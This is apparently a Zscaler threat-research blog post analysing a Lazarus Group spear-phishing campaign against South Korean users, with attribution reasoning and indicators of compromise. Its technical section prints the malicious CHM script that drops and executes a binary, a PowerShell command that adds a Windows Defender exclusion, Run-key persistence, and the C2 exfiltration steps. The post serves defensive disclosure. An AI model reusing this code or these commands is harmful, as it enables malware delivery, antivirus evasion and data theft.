Lazarus Group APT Targeting South Korean Users | Zscaler

By Sahil Antil, Sudeep Singh

Published: 2022-04-26 · Archived: 2026-04-05 16:06:33 UTC

Zscaler's ThreatLabz research team has been closely monitoring a campaign targeting users in South Korea. This threat actor has been active for more than a year and continues to evolve its tactics, techniques, and procedures (TTPs); we believe with high confidence that the threat actor is associated with Lazarus Group, a sophisticated North Korean advanced persistent threat (APT) group.

In 2021, the main attack vector used by this threat actor was credential phishing attacks through emails, posing as Naver, the popular South Korean search engine and web portal.

In 2022, the same threat actor started spoofing various important entities in South Korea, including **KRNIC** (Korea Internet Information Center), Korean security vendors such as **Ahnlab**, cryptocurrency exchanges such as **Binance,** and others. Some details about this campaign were published in this Korean blog, however they did not perform the threat attribution.

Even though the TTPs of this threat actor evolved over time, there were critical parts of their infrastructure that were reused, allowing ThreatLabz to correlate the attacks and do the threat attribution with a high-confidence level. Our research led us to the discovery of command-and-control (C2) domains even before they were used in active attacks by the threat actor. This proactive discovery of attacker infrastructure helps us in preempting the attacks.

In this blog, we will share the technical details of the attack chains, and will explain how we correlated this threat actor to Lazarus.

We would like to thank **Dropbox** for their quick action in taking down the malicious accounts used by the threat actor, and for also sharing valuable threat intelligence that helped us with threat attribution.

Attack chains

This threat actor has frequently updated its attack chains over the last two months. We identified three unique attack chains used by the threat actor to distribute the malware in emails:




Figure 1: Attack flow

Spear phishing emails distribution

During our analysis, we discovered that at least one of the IP addresses **(222.112.127[.]9)** used by the threat actor to log in to the attacker-controlled Dropbox accounts was also used to send spear phishing emails to the victims in South Korea.

Below are examples of two such emails that were sent from the IP address **222.112.127[.]9**.

Note: This IP address is related to **KT Corporation**, a Korean telecom provider. Multiple IP addresses related to KT Corporation were abused by this threat actor during the current attack.

Email #1

In this email, a macro-based document was sent to the victim.




Figure 2: Email sent to the victim

Figure 3 below shows that the decoy content of the document is related to **Menlo Security** company. This is consistent with other decoy contents used by the threat actor. For instance, in the document with MD5 hash: 1a536709554860fcc2c147374556205d, the decoy content used was related to **Ahnlab** - a Korea-based computer security company. This is done for the purpose of social engineering.




Figure 3: Decoy content

Email #2

In this email, a password protected macro-based XLS file was sent to the victim. The password for the file was mentioned in the email body.

The theme of the file is related to cryptocurrency investments. This theme is consistent with other documents sent in this campaign as well. Lazarus Group is known to have a keen interest in attacking cryptocurrency users, asset managers, and companies.




Figure 4: Email sent to the victim

Figure 5 below shows the sender's IP address in the email headers as indicated by the X-Originating-IP field.

Figure 5: Email header showing originating IP, Sender and Recipient

Threat attribution

In order to perform the threat actor attribution, we did a correlation of the below data points.

1. C2 IP addresses

2. Attacker-controlled Dropbox accounts' registrant email addresses

3. C2 domains' registrant email addresses

4. Passive DNS data

5. Sender's email address in credential phishing attacks

6. Sender's IP address in credential phishing attacks

Note: OSINT information related to the above data points was also used in correlation analysis.

Correlating different attacks to same threat actor

As described in the network communication section later in the blog, the Stage-3 binary initially connects to an attacker-controlled Dropbox account to fetch a C2 domain which is used to perform further network communication.

In collaboration with Dropbox, we were able to discover the email addresses associated with the attacker-controlled Dropbox accounts used during this attack. One such email addresses was:
peterstewart0326@gmail[.]com

This same email address was recently mentioned in Prevailion's blog. It was linked to several domains which were used during Naver-themed phishing activity.

Also, according to this blog from 2021, this same email address was also used to send Naver-themed credential phishing attack emails to users in South Korea.

Correlating the above data points, we can say with a high confidence level that the attack chains we have described in this blog are also related to the same threat actor.

Attribution to Lazarus APT

According to the threat infrastructure mapping done in Prevailion blog, the IP address **23.81.246[.]131** belongs to one of the critical nodes used by the threat actor during Naver-themed phishing activity. One of the domains linked to this IP address was **navercorpservice[.]com**. If we check the passive DNS data for this domain, we find two other IP address resolutions: **172.93.201[.]253** in November 2021 and **45.147.231[.]213** in September 2021.

The IP address **172.93.201[.]253** was recently used to host the domain - **disneycareers[.]net** which was attributed to Lazarus APT in Google TAG blog.

Further, what caught our attention was the IP address **45.147.231[.]213**. This IP address was earlier used by North Korea-based APT threat actor. Recently, we also had a new domain resolution alert for this IP address as part of our C2 infrastructure tracking. If we pivot on the passive DNS data for this IP address, we can see that the domain: **www.devguardmap[.]org** was hosted on this IP address in Jan 2021 which was attributed to Lazarus APT as per this tweet from ESET and Google TAG blog.

Correlating all the above data points, we reached the conclusion that the attack-chains we discovered are related to Lazarus threat actor. To the best of our knowledge, at the time of writing, this threat actor attribution has not been publicly documented yet.

Technical analysis

For the purpose of technical analysis we will consider the attack chain starting with a Compiled HTML file having MD5 210db61d1b11c1d233fd8a0645946074.

[+] Stage 1: Compiled HTML file

The CHM file contains a malicious binary embedded inside it. At runtime, this will be dropped on the filesystem in the path: C:\\programdata\\chmtemp\\chmext.exe and executed.

The code responsible for extracting, dropping and executing the binary is present inside 1hh.html as shown below.


```
<img src="chmext.exe" style="display:none"/>
<SCRIPT>
        function decrypt(value)
        {
            var result = "";
            var array = value.split("-");
            for (i = 0; i < array.length; i ++)
            {
                result += String.fromCharCode(array[i]-10);
            }
            return result;
        }
    var a = location.href;
    var b = a.split(":");
    delete b[b.length - 1];
    delete b[1];
    delete b[0];
    var c = b.join(":");
    c = c.substring(2, c.length - 2);

    var content2 = "<OBJECT id=xx classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0><PARAM name=\"Command\"
    value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM name=\"Item1\" value=',hh.exe, -decompile c:\\programdata\\chmtemp " + c +
    "'><PARAM name=\"Item2\" value=\"273,1,1\"></OBJECT>";
    document.getElementById("tt").innerHTML = content2;
    xx.Click();

    // // var content3 = "<OBJECT id=xxy classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0><PARAM name=\"Command\"
    value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM name=\"Item1\" value=',regsvr32.exe, /s
    c:\\programdata\\chmtemp\\yellow.jpg'></OBJECT>";
    var content3 = "<OBJECT id=xrun classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0><PARAM name=\"Command\"
    value=\"ShortCut\"><PARAM name=\"Button\" value=\"\"><PARAM name=\"Item1\" value=',c:\\programdata\\chmtemp\\chmext.exe'></OBJECT>";
    document.getElementById("tt").innerHTML = content3;
    xrun.Click();
```

Figure 6: HTML code dropping and executing the binary

[+] Stage 2: Dropper

The dropper on execution performs the following operations:

1. Detects sleep patching to identify controlled execution environment such as Sandbox execution

2. Checks the name of all the running processes and terminates if it finds a process running with the name **"v3l4sp.exe"**. This process name corresponds to the security software developed by Ahnlab (a popular and frequently used security vendor in South Korea).

3. Creates file in the path **"C:\ProgramData\Intel\IntelRST.exe"**

4. XOR decodes the embedded PE from a hardcoded address

5. Writes the decoded PE to the file created in Step-3

6. Modifies PEB to masquerade itself as explorer.exe

7. Executes IntelRST.exe

8. Creates RUN registry entry for persistence

Value: IntelCUI

Data: C:\ProgramData\Intel\IntelRST.exe

[+] Stage 3: Dropped binary

The file IntelRST.exe dropped by the Stage-2 dropper is an ASpacked binary. On execution it performs the following operations:

1. Similar to the dropper binary it tries to detect sleep patching to identify controlled execution environment

2. Collects machine information and stores using the specified format which is later exfiltrated and used as machine identifier.

String format:

[decoded_string]_[username]_[volume_serial_number_post_8_bytes]

decoded_string: (encoded string) ^ (key) [encoded_string_byte_offset%keySize]

username: GetUserName()

volume_serial _number: Using DeviceIoControl with IOCTL_STORAGE_QUERY_PROPERTY (0x2d1400)

3. Checks name of all the running processes and terminates if there is some process running with the name "v3l4sp.exe" or "AYAgent.aye" or "IntelRST.exe"

4. If running with administrator privileges then it executes a PowerShell command using cmd.exe to add WindowsDefender exclusion.

PowerShell command: Powershell -Command Add-MpPreference -ExclusionPath "C:\ProgramData\Intel\IntelRST.exe

5. Finally it starts the network communication

[+] Network communication

The network communication occurs in the following sequence:

1. Send a GET request to the URL "https://dl.dropboxusercontent.com/s/k288s9tu2o53v41/zs_url.txt?dl=0".

2. Query the file size and send another network request to read the file content.

Note: The file content points to the C2 domain to be used for rest of the network communication.

3. Using the extracted C2 domain, send a POST request to the path "/post.php" and exfiltrate collected user information.

Exfiltrated user information format:


uid={string_generated_in_Step-2_of_Stage-3_binary}&avtype=%d&majorv=%d&minorv=%d

4. Finally send a GET request to the path "/{decoded_string_from_step-2_of_Stage-3_binary}/{formated_string_from_step-2_of_Stage-3_binary}/fecommand.acm"


Note: At the time of analysis we didn't get any active response from the C2 server for the above network request.

Zscaler Cloud Sandbox detection

Document detection



Dropper detection



Indicators of compromise

[+] Hashes

MD5	Description
37505b6ff02a679e70885ccd60c13f3b c156572dd81c3b0072f62484e90e47a0	Document
d7f6b09775b8d90d79404eda715461b7 a0f565f7f579f0d397a42db5a95d4ae8 e2e5644e77e75e422bde075f409d882e 37b7415442ab8ca01e08b2d7bfe809e2 d19dd02cf375d0d03f557556d5207061 e3ffda448df223b240a20dae41e20cef e732bc87033a935bd2d3d56c7772641b 825730d9dd22dbae7f2bd89131466415 c32f40f304777df7cfab428a54bb818b b587851d8a42fc8c23f638bbc2eb866b 4382384feb5ad6b574f68e431006905e 493f59b6933e59029bf3106fd4a2998d bdfb5071f5374f5c0a3714464b1fa5e6 1769a818548a0b52c7be2a0a213a9384 7b07cd6bb6b5d4ed6a2892a738fe892b 9775ef6514916977d73e39a6b09029bc 44be20c67a80af8066f9401c5bee43cb 15a7125fe9e629122e1d1389062af712 1fd8fef169bf48cfdcf506151264128c 9ad00e513364e9f44f1b6712907cba9b 1a536709554860fcc2c147374556205d a2aca7b66f678b85fc7b4015af21c5ee	Document (Template based)

bd416ea51f94d815b5b5b66861cbdcc5 ecb2d07ede5a401c83a5fca8e00fa37a db0483aced77a7db130a6100aef67967 c0b24dc8f53227ce0c64439b302ca930 bb9ee3a6504fbf6a5486af04dbbb5da5 ce00749c908de017010055a83ac0654f 2677f9871cb340750e582cb677d40e81	
90f2b7845c203035f0d7096aa28dda83 044e701e8d288075b0fb6cd118aa94db 556abc167348fe96abfbf5079c3ad488 0ef32b48f6ca3a1a22ab87058b3d8aa0 4548c7f157d300ec39b1821db4daa970 430d944786e05042cdbe1d795ded2199 96d86472ff283f6959b7a779f004dfba 137910039cb94c0301154f3d1ec9ba29 728b908e90930c73edeb1bf58b6a3a64 1559aeb8e464759247e4588cb6a09877 6df608342938f0d30a058c48bb9d8d4d 78aa7e785a96f2826ee09a1aa9ab776e 0c2dde41d508941cf215fe8f1f7e03a7 783e7c3ba39daa28301b841785794d76 a225b7aff737dea737cd969fb307df23	Template

210db61d1b11c1d233fd8a0645946074 e25ac08833416b8c7191639b60edfa21 114f22f3dd6928bed5c779fa918a8f11	Compiled HTML (CHM)

[+] File names

Original Name	**Translated Name**
확진자 및 동거인 안내문 (50).chm	Guide to confirmed cases and living with them (50).chm
메타콩즈가이드_1900002.chm	Meta Kong's Guide_190002.chm
NFT Metakongz Minting.chm	NFT Metakongz Minting.chm
202204_암호화폐_투자기획.docx	202204_Cryptocurrency_Investment Planning.docx
사건 경위서.docx	incident report.docx
마산합포구 400억 대출요청.docx	Masanhappo-gu 40 billion loan request.docx
40억_자금투자계약서.docx	4 billion_fund investment contract.docx
긴급재난지원금신청서양식.docx	Emergency Disaster Subsidy Application Form.docx
대한광산개발(주).docx	Daehan Mine Development Co., Ltd. docx
크립토스_로그인.docx	cryptos_login.docx

[+] C2 domains

naveicoipg[.]online
naveicoipf[.]online
naveicoipc[.]tech
naveicoipa[.]tech
naveicoipe[.]tech
naveicoipd[.]tech
naveicoipep[.]tech
naveicoiph[.]online
naveicoipg[.]tech
naveicoipf[.]tech
naveicoipb[.]tech
naveicoipj[.]online

naveicoipi[.]online
naveicoipe[.]online
naveicoipd[.]online
naveicoipc[.]online
naveicoipb[.]online
naveicoipa[.]online
naveicoipc[.]com
naveicoipa[.]com
naveicoip[.]com
naveicoiph[.]tech
naveicoip[.]tech
naveicorp[.]com
copycatfrag[.]store
knightsfrag[.]store
parfumeparlour[.]store

 # New domain resolutions for the IP 23.81.246[.]131

navernidb[.]link
navermailteam[.]online
navermailservice[.]com
mailservicecorp[.]online
mailhelp[.]online
mailcustomerservice[.]site
cloudcentre[.]xyz
naverservice[.]host
mailserviceteam[.]email
navermcorp[.]com
naverserviceteam[.]com
naversecurityteam[.]com
navermanageteam[.]com
navermailmanage[.]com
navercorpservice[.]com
navermailcorp[.]com
naversecurityservice[.]online
navermailservice[.]online
navercorp[.]live
navercscorp[.]com
navermanage[.]live
navermanage[.]com
navernidmail[.]com
noreplya[.]xyz

[+] Emails

 # Dropbox accounts associated email addresses

peterstewart0326@gmail[.]com
kimkl0222@hotmail[.]com
laris081007@hotmail[.]com

[+] PDB path

D:\Works\PC_2022\ACKS_2012\fengine\Release\fengine.pdb

About us

Zscaler ThreatLabz is a global threat research team with a mission to protect customers from advanced cyberthreats. Made up of more than 100 security experts with decades of experience in tracking threat actors, malware reverse engineering, behavior analytics, and data science, the team operates 24/7 to identify and prevent emerging threats using insights from 300 trillion daily signals from the Zscaler Zero Trust Exchange.

Since its inception, ThreatLabz has been tracking the evolution of emerging threat vectors, campaigns, and groups, contributing critical findings and insights on zero-day vulnerabilities, —including active IOCs and TTPs for threat actors, malware, and ransomware families, phishing campaigns, and more.

ThreatLabz supports industry information sharing and plays an integral role in the development of world-class security solutions at Zscaler. See the latest ThreatLabz threat research on the Zscaler blog.
